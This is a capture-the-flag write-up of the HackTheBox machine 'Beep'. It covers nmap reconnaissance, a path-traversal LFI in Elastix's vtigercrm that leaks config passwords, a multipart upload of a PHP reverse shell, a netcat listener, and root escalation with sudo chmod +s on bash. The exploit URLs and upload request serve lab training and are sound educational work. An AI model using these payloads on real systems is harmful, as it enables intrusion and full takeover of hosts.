

Beep

HackTheBox

GoProSlowYo



2021-09-14

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Beep

Overview

This was pretty quick and easy box starting with LFI we can get credentials. Then we can login and upload a reverse shell with a fule upload bypass. Finally we can call that shell via LFI again. From here the privesc was easy since our user `asterisk` had many, many sudo abilites.

Information Gathering

Rustscan/Nmap

```
1 $ sudo rustscan -b 8192 -u 16384 -a 10.10.10.7 -- -sS -sV -sC -oN
   10.10.10.7.$(basename $PWD).nmap.txt
2 # Nmap 7.80 scan initiated Tue Sep 14 13:00:37 2021 as: nmap -vvv -p
   80,110,111,143,443,878,993,995,10000 -sS -sV -sC -oN 10.10.10.7.beep
   .nmap.txt 10.10.10.7
3 Nmap scan report for 10.10.10.7
4 Host is up, received echo-reply ttl 63 (0.15s latency).
5 Scanned at 2021-09-14 13:00:37 PDT for 133s
6
7 PORT      STATE SERVICE REASON          VERSION
8 80/tcp    open  http    syn-ack ttl 63  Apache httpd 2.2.3
9 | http-methods:
10 | _ Supported Methods: GET HEAD POST OPTIONS
11 | _http-server-header: Apache/2.2.3 (CentOS)
12 | _http-title: Did not follow redirect to https://10.10.10.7/
13 | _https-redirect: ERROR: Script execution failed (use -d to debug)
14 110/tcp   open  pop3     syn-ack ttl 63  Cyrus pop3d 2.3.7-Invoca-RPM
   -2.3.7-7.el5_6.4
15 | _pop3-capabilities: PIPELINING IMPLEMENTATION(Cyrus POP3 server v2)
   USER AUTH-RESP-CODE APOP UIDL RESP-CODES LOGIN-DELAY(0) EXPIRE(NEVER
   ) TOP STLS
16 111/tcp   open  rpcbind  syn-ack ttl 63  2 (RPC #100000)
17 143/tcp   open  imap     syn-ack ttl 63  Cyrus imapd 2.3.7-Invoca-RPM
   -2.3.7-7.el5_6.4
18 | _imap-capabilities: RENAME OK ID UNSELECT LITERAL+ MULTIAPPEND RIGHTS=
   kxte X-NETSCAPE ACL IMAP4rev1 LISTEXT MAILBOX-REFERRALS BINARY
   CONDSTORE SORT THREAD=ORDEREDSUBJECT STARTTLS IDLE CATENATE CHILDREN
   SORT=MODSEQ ANNOTATEMORE THREAD=REFERENCES URLAUTHA0001 LIST-
   SUBSCRIBED UIDPLUS ATOMIC NAMESPACE QUOTA IMAP4 Completed NO
19 443/tcp   open  ssl/http syn-ack ttl 63  Apache httpd 2.2.3 ((CentOS))
20 | _http-favicon: Unknown favicon MD5: 80DCC71362B27C7D0E608B0890C05E9F
21 | http-methods:
22 | _ Supported Methods: GET HEAD POST OPTIONS
23 | http-robots.txt: 1 disallowed entry
24 | _/
```

```

25 |_http-server-header: Apache/2.2.3 (CentOS)
26 |_http-title: Elastix - Login page
27 |ssl-cert: Subject: commonName=localhost.localdomain/organizationName=
    SomeOrganization/stateOrProvinceName=SomeState/countryName=--/
    localityName=SomeCity/organizationalUnitName=SomeOrganizationalUnit/
    emailAddress=root@localhost.localdomain
28 | Issuer: commonName=localhost.localdomain/organizationName=
    SomeOrganization/stateOrProvinceName=SomeState/countryName=--/
    localityName=SomeCity/organizationalUnitName=SomeOrganizationalUnit/
    emailAddress=root@localhost.localdomain
29 | Public Key type: rsa
30 | Public Key bits: 1024
31 | Signature Algorithm: sha1WithRSAEncryption
32 | Not valid before: 2017-04-07T08:22:08
33 | Not valid after: 2018-04-07T08:22:08
34 | MD5: 621a 82b6 cf7e 1afa 5284 1c91 60c8 fbc8
35 | SHA-1: 800a c6e7 065e 1198 0187 c452 0d9b 18ef e557 a09f
36 | -----BEGIN CERTIFICATE-----
37 | MIIEDjCCA3egAwIBAgICfVUwDQYJKoZIhvcNAQEFBQAwgbsxCzAJBgNVBAYTAi0t
38 | MRIwEAYDVQQIEwltb21lU3RhdGUxETAPBgNVBACTCFNvbWVDaXR5MRkwFwYDVQQK
39 | ExBTb21lT3JnYW5pemF0aW9uMR8wHQYDVQQLExZTb21lT3JnYW5pemF0aW9uYWxv
40 | bml0MR4wHAYDVQQDExVsb2NhbgHvc3QubG9jYWxkb21haW4xKTAnBgkqhkiG9w0B
41 | CQEWGnJvb3RAbG9jYWxob3N0LmxvY2FsZG9tYWluMB4XDTE3MDQwNzA4MjIwOjE0
42 | DTE4MDQwNzA4MjIwOjE0FowgbsxCzAJBgNVBAYTAi0tMRIwEAYDVQQIEwltb21lU3Rh
43 | dGUxETAPBgNVBACTCFNvbWVDaXR5MRkwFwYDVQQKEwBTb21lT3JnYW5pemF0aW9u
44 | MR8wHQYDVQQLExZTb21lT3JnYW5pemF0aW9uYWxvbm10MR4wHAYDVQQDExVsb2Nh
45 | bGhvc3QubG9jYWxkb21haW4xKTAnBgkqhkiG9w0BCQEWGnJvb3RAbG9jYWxob3N0
46 | LmxvY2FsZG9tYWluMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC3e4HhLYPN
47 | gwJ4eKlW/UpmemPfK/a3mcafSqX/AJP340C0Twj/cZNaqFPLowfNjcq4mmiV++9a
48 | oJCKj4apDkyICI1emsrPaRdrLA/cCXcn3nupf0gcfpBV4vqNfqorEqpJC07T4bcp
49 | Z6YHuxtRtP7gRjiE1ytAFP2jDvtvMqEWkwIDAQABo4IBHTCCARkwHQYDVR00BBYE
50 | FL/OLJ7hJVedLL5Gk0fYvo6bZkqWMIHpBgNVHSMGgEwgd6AFL/OLJ7hJVedLL5G
51 | k0fYvo6bZkqWoYHBpIG+MIG7MQswCQYDVQQGEwItLTESMBAGA1UECBMJU29tZVN0
52 | YXRlMREwDwYDVQQHEwhTb21lQ2l0eTEZMBcGA1UEChMQU29tZU9yZ2FuaXphdGlv
53 | bjEfMB0GA1UECXMWU29tZU9yZ2FuaXphdGlvbmFsVW5pdDEeMBwGA1UEAxMVbG9j
54 | YWxob3N0LmxvY2FsZG9tYWluMSkwJwYJKoZIhvcNAQkBFhpyb290QGxvY2Fsag9z
55 | dC5sb2NhbgRvbWVpboICfVUwDAYDVR0TBAAUwAwEB/zANBgkqhkiG9w0BAQUFAAOB
56 | gQA+ah2n+bomON94KgibPEVPpmW+8N6Sq3f4qDG54urTnPD39GrYHvMwA3B2ang9
57 | l3zta5tXYAVj22kiNM2si4bOMQsa6FZR4AEzWCq9tZS/vTCCRat79mWj3bUvtDkV
58 | 2ScJ9I/7b4/cPHDOrAKdzdKxEE2oM0cwKxSnYBJk/4aJIw==
59 | -----END CERTIFICATE-----
60 |_ssl-date: 2021-09-14T20:04:46+00:00; +3m24s from scanner time.
61 878/tcp open status syn-ack ttl 63 1 (RPC #100024)
62 993/tcp open ssl/imap syn-ack ttl 63 Cyrus imapd
63 |_imap-capabilities: CAPABILITY
64 995/tcp open pop3 syn-ack ttl 63 Cyrus pop3d
65 10000/tcp open http syn-ack ttl 63 MiniServ 1.570 (Webmin httpd)
66 |_http-favicon: Unknown favicon MD5: 74F7F6F633A027FA3EA36F05004C9341
67 |_http-methods:
68 |_ Supported Methods: GET HEAD POST OPTIONS

```

```
69 |_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1)
70 Service Info: Hosts: 127.0.0.1, example.com
71
72 Host script results:
73 |_clock-skew: 3m23s
74
75 Read data files from: /usr/bin/../share/nmap
76 Service detection performed. Please report any incorrect results at
  https://nmap.org/submit/ .
77 # Nmap done at Tue Sep 14 13:02:50 2021 -- 1 IP address (1 host up)
   scanned in 133.58 seconds
```

Foothold

There's a lot to look at from the nmap scan but we started at the webserver and thankfully we didn't need to go much further.

`searchsploit elastix` gave us about 7-8 different vulnerabilities to try out. Only two or three of them were really interesting and only the LFI exploit here worked for us.

```
1 view-source:https://10.10.10.7/vtigercrm/graph.php?current_language
  =../../../../../../../../etc/amportal.conf%00&module=Accounts&
  action
2 # This file is part of FreePBX.
3 [...snip...]
4 AMPDBHOST=localhost
5 AMPDBENGINE=mysql
6 # AMPDBNAME=asterisk
7 AMPDBUSER=asteriskuser
8 # AMPDBPASS=amp109
9 AMPDBPASS=jE*****jE
10 AMPENGINE=asterisk
11 AMPMGRUSER=admin
12 #AMPMGRPASS=amp111
13 AMPMGRPASS=jE*****jE
```

```

view-source:https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../../../../../etc/ampportal.conf%00&module=Accounts&action

1 # This file is part of FreePBX.
2 #
3 # FreePBX is free software: you can redistribute it and/or modify
4 # it under the terms of the GNU General Public License as published by
5 # the Free Software Foundation, either version 2 of the License, or
6 # (at your option) any later version.
7 #
8 # FreePBX is distributed in the hope that it will be useful,
9 # but WITHOUT ANY WARRANTY; without even the implied warranty of
10 # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
11 # GNU General Public License for more details.
12 #
13 # You should have received a copy of the GNU General Public License
14 # along with FreePBX. If not, see <http://www.gnu.org/licenses/>.
15 #
16 # This file contains settings for components of the Asterisk Management Portal
17 # Spaces are not allowed!
18 # Run /usr/src/AMP/apply_conf.sh after making changes to this file
19 #
20 # FreePBX Database configuration
21 # AMPDBHOST: Hostname where the FreePBX database resides
22 # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql)
23 # AMPDBNAME: Name of the FreePBX database (e.g. asterisk)
24 # AMPDBUSER: Username used to connect to the FreePBX database
25 # AMPDBPASS: Password for AMPDBUSER (above)
26 # AMPENGINE: Telephony backend engine (e.g. asterisk)
27 # AMPMGRUSER: Username to access the Asterisk Manager Interface
28 # AMPMGRPASS: Password for AMPMGRUSER
29 #
30 AMPDBHOST=localhost
31 AMPDBENGINE=mysql
32 # AMPDBNAME=asterisk
33 AMPDBUSER=asteriskuser
34 # AMPDBPASS=amp109
35 AMPDBPASS=jE
36 AMPENGINE=asterisk
37 AMPMGRUSER=admin
38 # AMPMGRPASS=amp111
39 AMPMGRPASS=jE
40 #
41 # AMPBIN: Location of the FreePBX command line scripts
42 # AMPSBIN: Location of (root) command line scripts
43 #
44 AMPBIN=/var/lib/asterisk/bin
45 AMPSBIN=/usr/local/sbin
46 #
47 # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash)
48 # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash)
49 # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin
50 #
51 AMPWEBROOT=/var/www/html
52 AMPCGIBIN=/var/www/cgi-bin
53 # AMPWEBADDRESS=x.x.x.x|hostname
54 #
55 # FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash)
56 # FOPPASSWORD: Password for performing transfers and hangups in the Flash Operator Panel
57 # FOPRUN: Set to true if you want FOP started by freepbx_engine (ampportal_start), false otherwise
58 # FOPDISABLE: Set to true to disable FOP in interface and retrieve_conf. Useful for sqlites
59 # or if you don't want FOP.
60 #
61 # FOPRUN=true
62 FOPWEBROOT=/var/www/html/panel
63 # FOPPASSWORD=password
64 FOPPASSWORD=jE
65 #
66 # FOPSORT=extension|lastname

```

Figure 1: LFI of the asterix config

Don't forget to get the `user.txt` flag:

```
1 https://10.10.10.7/vtigercrm/graph.php?module=Accounts&action&current_language=../../../../../../../../home/fanis/user.txt%00
```

We combined this LFI with a file upload vulnerability found here to upload a reverse shell. Our payload looked like so:

```
1 POST /admin/config.php HTTP/1.1
2 Host: 10.10.10.7
```

```
3 Cookie: ui-tabs-1=0; setup-e3afed0047b08059d0fada10f400c1e5=expanded;
  setup-972e73b7a882d0802a4e3a16946a2f94=expanded; setup-7
  eec029e6d0d83dcd40bc218cbc04e85=expanded; setup-
  fcc42e3dc88422b722c17e20c26a39a1=expanded; tool-
  e3afed0047b08059d0fada10f400c1e5=expanded; tool-
  db5eb84117d06047c97c9a0191b5fffe=expanded; tool-
  afde5a73d112b230adb0e3b203265409=expanded; tool-
  b988b61dd9ca7cbbca7d68b6b24d749f=expanded; testing=1; elastixSession
  =qm22nnf0t4kj7vmos7tbvqs9l4; UICSESSION=0bja4tgs6ugnh32h6e4n41d8u2;
  PHPSESSID=unb061vhh3i61iblninudqf8u6; ARI=r06i1aq8fbsf3b7n2gq0pfgf15
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
  Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
  webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: multipart/form-data; boundary
  =-----34552388739721209383999095614
9 Content-Length: 4534
10 Origin: https://10.10.10.7
11 Authorization: Basic YWRtaW46akVoZElla1dtZGpF
12 Referer: https://10.10.10.7/admin/config.php
13 Upgrade-Insecure-Requests: 1
14 Te: trailers
15 Connection: close
16
17 -----34552388739721209383999095614
18 Content-Disposition: form-data; name="display"
19
20 recordings
21 -----34552388739721209383999095614
22 Content-Disposition: form-data; name="action"
23
24 recordings_start
25 -----34552388739721209383999095614
26 Content-Disposition: form-data; name="usersnum"
27
28 ../../../../var/www/html/admin/rev
29 -----34552388739721209383999095614
30 Content-Disposition: form-data; name="ivrfile"; filename="rev.php"
31 Content-Type: application/octet-stream
32
33 <?php
34 // php-reverse-shell - A Reverse Shell implementation in PHP
35 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
36 [...snip...]
37 ?>
38
39 -----34552388739721209383999095614--
```





Figure 2: Upload a Reverse Shell with Upload Bypass

Finally we call our uploaded file for a shell.

```
1 view-source:https://10.10.10.7/vtigercrm/graph.php?current_language
  =../../../../../../../../../../../../var/lib/asterisk/sounds/custom/rev.php%00&
  module=Accounts&action
```


A terminal window with a dark blue background and a light blue header bar. The header bar shows a terminal icon, a file icon, and the path ~/htb/beep. The terminal content shows a netcat listener (nc -lvp 32000) receiving a connection, spawning a bash shell (bash-3.2\$), setting terminal attributes (stty rows 50 cols 171; export TERM=xterm-256color), and running the 'id' command. The output of 'id' is 'uid=100(asterisk) gid=101(asterisk) groups=101(asterisk)', which is underlined in red.

```
[1] 66150 continued nc -lvp 32000

bash-3.2$
bash-3.2$ stty rows 50 cols 171; export TERM=xterm-256color
bash-3.2$
bash-3.2$ id
uid=100(asterisk) gid=101(asterisk) groups=101(asterisk)
```

Figure 3: Get Foothold via PHP Reverse Shell

Privilege Escalation

From here we simply ran `sudo -l` and our current user (`asterisk`) had a pretty ridiculously **risky** set of permissions. So let's just abuse that.

I used `chmod` to add the `setuid` (+s) bit to the `bash` binary and then ran `/bin/bash -p` to preserve root privileges and not drop them. Get flag and claim victory.

```
bash-3.2$ sudo -l
Matching Defaults entries for asterisk on this host:
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC
    LC_MEASUREMENT LC_MESSAGES LC_MONETARY LC_NAME LC_NUMERIC LC_

User asterisk may run the following commands on this host:
    (root) NOPASSWD: /sbin/shutdown
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/bin/yum
    (root) NOPASSWD: /bin/touch JUST... LOL.
    (root) NOPASSWD: /bin/chmod
    (root) NOPASSWD: /bin/chown
    (root) NOPASSWD: /sbin/service
    (root) NOPASSWD: /sbin/init
    (root) NOPASSWD: /usr/sbin/postmap
    (root) NOPASSWD: /usr/sbin/postfix
    (root) NOPASSWD: /usr/sbin/saslpasswd2
    (root) NOPASSWD: /usr/sbin/hardware_detector
    (root) NOPASSWD: /sbin/chkconfig
    (root) NOPASSWD: /usr/sbin/elastix-helper
bash-3.2$ sudo /bin/chmod +s /bin/bash
bash-3.2$ /bin/bash -p
bash-3.2# cd /root
bash-3.2# cat root.txt
d6!          a8
bash-3.2#
```

Figure 4: Privesc to Root via setuid Bash